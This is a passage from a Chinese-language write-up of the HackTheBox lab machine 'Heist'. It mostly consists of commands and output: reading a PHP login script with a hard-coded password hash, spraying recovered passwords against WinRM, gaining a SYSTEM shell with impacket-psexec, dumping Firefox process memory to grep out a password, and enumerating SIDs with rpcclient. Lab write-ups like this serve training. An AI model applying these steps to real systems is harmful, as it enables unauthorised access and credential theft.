+ FullyQualifiedErrorId : DirUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand
*Evil-WinRM* PS C:\inetpub\wwwroot> ls
Access to the path 'C:\inetpub\wwwroot' is denied.
At line:1 char:1
```

```
+ CategoryInfo          : PermissionDenied: (C:\inetpub\wwwroot:String) [Get-ChildItem], Unauth
+ FullyQualifiedErrorId : DirUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItem
*Evil-WinRM* PS C:\inetpub\wwwroot> type issues.php
<!DOCTYPE html>
<?php
session_start();
if( isset($_SESSION['admin']) || isset($_SESSION['guest']) ) {
    if( $_SESSION['admin'] == "valid" || $_SESSION['guest'] == "valid" ) {

?>
<html lang="en" >

<head>
```

```
</body>
<?php
session_start();
if( isset($_REQUEST['login']) && !empty($_REQUEST['login_username']) && !empty($_REQUEST['login_password'])) {
    if( $_REQUEST['login_username'] == 'admin@support.htb' && hash( 'sha256', $_REQUEST['login_password']) == '91c077fb5bcdd1eacf7268c945bc1d1ce2faf9634cba615337adbf0af4db9040' ) {
        $_SESSION['admin'] = "valid";
        header('Location: issues.php');
    }
    else
        header('Location: errorpage.php');
}
else if( isset($_GET['guest']) ) {
    if( $_GET['guest'] == 'true' ) {
        $_SESSION['guest'] = "valid";
        header('Location: issues.php');
    }
}
?>
</html>
```

通过查看PHP的脚本，找到登录的代码段发现密码被硬编码的代码里。

admin@support.htb:91c077fb5bcdd1eacf7268c945bc1d1ce2faf9634cba615337adbf0af4db9040

#### Website Monitoring

Be the first to know when a website is down

#### Sha256 hash digest

91c077fb5bcdd1eacf7268c945bc1d1ce2faf9634cba615337adbf0af4db9040

Copy Hash

#### Sha256 digest unhashed, decoded, decrypted, reversed value:

4dD!5}x/re8]FBuZ

Copy Value

Blame this record

我是直接Google了这个哈希，搜索引擎直接给出一个网站，对应解出来就是：4dD!5}x/re8]FBuZ。（额，应该是这组哈希早已被收入所以才能解出来，放在当时靶机活跃状态是绝对解不出的。所以请看后面原题是怎么解的...）

重新组合进行爆破，好家伙是 Administrator



```
[~] 10.10.10.149:5985 - LOGIN FAILED: WORKSTATION\Administrator:Q4)sJu\Y8qz*A3?d (Incorrect: )
[~] 10.10.10.149:5985 - LOGIN FAILED: WORKSTATION\Administrator:stealth1agent (Incorrect: )
[+] 10.10.10.149:5985 - Login Successful: WORKSTATION\Administrator:4dD!5}x/re8]FBuZ
[~] 10.10.10.149:5985 - LOGIN FAILED: WORKSTATION\Jason:$uperP@ssword (Incorrect: )
[~] 10.10.10.149:5985 - LOGIN FAILED: WORKSTATION\Jason:Q4)sJu\Y8qz*A3?d (Incorrect: )
[~] 10.10.10.149:5985 - LOGIN FAILED: WORKSTATION\Jason:stealth1agent (Incorrect: )
[~] 10.10.10.149:5985 - LOGIN FAILED: WORKSTATION\Jason:4dD!5}x/re8]FBuZ (Incorrect: )
[~] 10.10.10.149:5985 - LOGIN FAILED: WORKSTATION\Chase:$uperP@ssword (Incorrect: )
[+] 10.10.10.149:5985 - Login Successful: WORKSTATION\Chase:Q4)sJu\Y8qz*A3?d
[~] 10.10.10.149:5985 - LOGIN FAILED: WORKSTATION\support:$uperP@ssword (Incorrect: )
[~] 10.10.10.149:5985 - LOGIN FAILED: WORKSTATION\support:stealth1agent (Incorrect: )
```

```
(rootkali)-[/home/x/hackthebox/Heist]
# impacket-psexec Administrator:'4dD!5}x/re8]FBuZ'@10.10.10.149
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 10.10.10.149.....
[*] Found writable share ADMIN$
[*] Uploading file dEYyUyda.exe
[*] Opening SVCManager on 10.10.10.149.....
[*] Creating service FovT on 10.10.10.149.....
[*] Starting service FovT.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.437]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

## 原题获取root flag

上面是已知哈希明文的情况下获取到管理员会话，但当时并不是这样玩的。通过查看进程会发现一个运行中的firefox。

```
*Evil-WinRM* PS C:\Users\Chase> ps
```

Handles	NPM(K)	PM(K)	WS(K)	CPU(s)	Id	SI	ProcessName
452	18	2276	5492		404	0	csrss
296	17	2404	5372		492	1	csrss
360	15	3652	14540		5432	1	ctfmon
258	14	3996	13372		3912	0	dllhost
164	9	1888	9820	0.00	6532	1	dllhost
617	32	33248	58968		84	1	dwm
1493	58	23456	77956		5724	1	explorer
407	31	17396	63136	1.17	980	1	firefox
390	30	30524	64092	13.31	2880	1	firefox
358	26	16416	37620	0.38	5080	1	firefox
1149	69	122780	162604	19.58	6840	1	firefox
343	19	9976	37256	0.39	6960	1	firefox
49	6	1792	4716		808	1	fontdrvhost
49	6	1428	3696		812	0	fontdrvhost
0	0	56	8		0	0	Idle

```
1 *Evil-WinRM* PS C:\Users\Chase\Documents> get-process -name firefox
2
3 Handles    NPM(K)    PM(K)    WS(K)    CPU(s)    Id    SI ProcessName
4 -----
5 407        31    17396    63136    1.17     980    1 firefox
6 390        30    30548    64108    13.34    2880    1 firefox
7 358        26    16416    37620    0.38     5080    1 firefox
8 1147       69    122748    162588    19.58    6840    1 firefox
9 343        19     9976    37256    0.39     6960    1 firefox
```



```
(root@kali)-[~/htb]
# ls -alh
总用量 289M
drwxr-xr-x  2 root root 4.0K  1月 27 04:13 .
drwx----- 15 root root 4.0K  1月 27 04:13 ..
-rwxr-xr-x  1 root root 289M  1月 27 03:36 firefox.dump.dmp
```

直接搜索密码即可...

```
(root@kali)-[~/htb]
# strings firefox.dump.dmp | grep password | more
MOZ_CRASHREPORTER_RESTART_ARG_1=localhost/login.php?login_username=admin@support.htb&login_password=4dD!5}x/re8]FBuZ&login=
browser.safebrowsing.passwords.enabled
services.sync.engine.passwords.validation.percentageChance
security.ask_for_password
security.insecure_password.ui.enabled
urlclassifier.passwordAllowTable
services.sync.engine.passwords.validation.interval
services.sync.prefs.sync.browser.safebrowsing.passwords.enabled
services.sync.engine.passwords.validation.maxRecords
security.password_lifetime
```

## 其他

```
1 rpcclient $> lookupnames
2 Usage: lookupnames [name1 [name2 [...]]]
3 rpcclient $> lookupnames hazard
4 hazard S-1-5-21-4254423774-1266059056-3197185112-1008 (User: 1)
5 rpcclient $> lookupnames Chase
6 Chase S-1-5-21-4254423774-1266059056-3197185112-1012 (User: 1)
7 rpcclient $> lookupnames Administrator
8 Administrator S-1-5-21-4254423774-1266059056-3197185112-500 (User: 1)
9 rpcclient $>
```

```
rpcclient $>
rpcclient: 缺少参数
rpcclient $> lookupsids S-1-5-21-4254423774-1266059056-3197185112
S-1-5-21-4254423774-1266059056-3197185112 SUPPORTDESK (3)
rpcclient $> lookupsids S-1-5-21-4254423774-1266059056-3197185112-500
S-1-5-21-4254423774-1266059056-3197185112-500 SUPPORTDESK\Administrator (1)
rpcclient $> lookupsids S-1-5-21-4254423774-1266059056-3197185112-1012
S-1-5-21-4254423774-1266059056-3197185112-1012 SUPPORTDESK\Chase (1)
rpcclient $> lookupsids S-1-5-21-4254423774-1266059056-3197185112-501
S-1-5-21-4254423774-1266059056-3197185112-501 SUPPORTDESK\Guest (1)
rpcclient $> lookupsids S-1-5-21-4254423774-1266059056-3197185112-502
S-1-5-21-4254423774-1266059056-3197185112-502 *unknown*\*unknown* (8)
rpcclient $> lookupsids S-1-5-21-4254423774-1266059056-3197185112-503
S-1-5-21-4254423774-1266059056-3197185112-503 SUPPORTDESK\DefaultAccount (1)
rpcclient $> █
[work] 1:openvpn- 2:rpcclient* 3:zsh
```

```
(xⓈkali)-[~/hackthebox/Heist]
$ hashcat --example-hashes | grep -n -B2 '\$1\$'
167-
168-MODE: 500
169-TYPE: md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5)
170-HASH: $1$38652870$DUjsu4TtLTs0e/xxZ05uf/
--
948-MODE: 12200
949-TYPE: eCryptfs
950-HASH: $ecryptfs$0$1$4207883745556753$567daa975114206c
--
1253-MODE: 16700
1254-TYPE: FileVault 2
1255-HASH: $fvde$1$16$84286044060108438487434858307513$20000$f1620ab93
--
1548-MODE: 22100
1549-TYPE: BitLocker
1550-HASH: $bitlocker$1$16$6f972989ddc209f1eccf07313a7266a2$1048576$12
e8f8075f5ceb45958a800b42cb7ff9b7f5e17c6145bf8561ea86f52d3592059fb
```

```
(xⓈkali)-[~/hackthebox/Heist]
$ hashcat --example-hashes | grep -i cisco -A3
TYPE: md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5)
HASH: $1$38652870$DUjsu4TtLTs0e/xxZ05uf/
PASS: hashcat

--
TYPE: Cisco-PIX MD5
HASH: dRRVnUmUHX0Tt9nk
PASS: hashcat

--
TYPE: Cisco-ASA MD5
HASH: YjDBNr.A0AN7DA8s:4684
PASS: hashcat

--
TYPE: Cisco-IOS type 4 (SHA256)
HASH: 2btjyy78REtmYkkW0csHUbJZ0stRXoWdX1mGrmmfeHI
PASS: hashcat

--
TYPE: Cisco-IOS $8$ (PBKDF2-SHA256)
HASH: $8$84486783037343$pYNyVrtyMalQrZLxRi7ZLQS1Fl.jkYCgASUi5P8JNb2
PASS: hashcat

--
TYPE: Cisco-IOS $9$ (scrypt)
HASH: $9$87023684531115$phio0TBQwa07KZ8toQFyGFyDvy0zidaypRWN0uKX0hU
PASS: hashcat
```

```
1 ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.149 | grep ^[0-9] | cut -d '/' -f 1 | tr ' ' '\n')
2 nmap -sC -sV -p$ports 10.10.10.149
```

```
1 # 递归显示当前路径下所有文件及文件夹
2 C:\Users\Chase> gci -recurse | select fullname
```



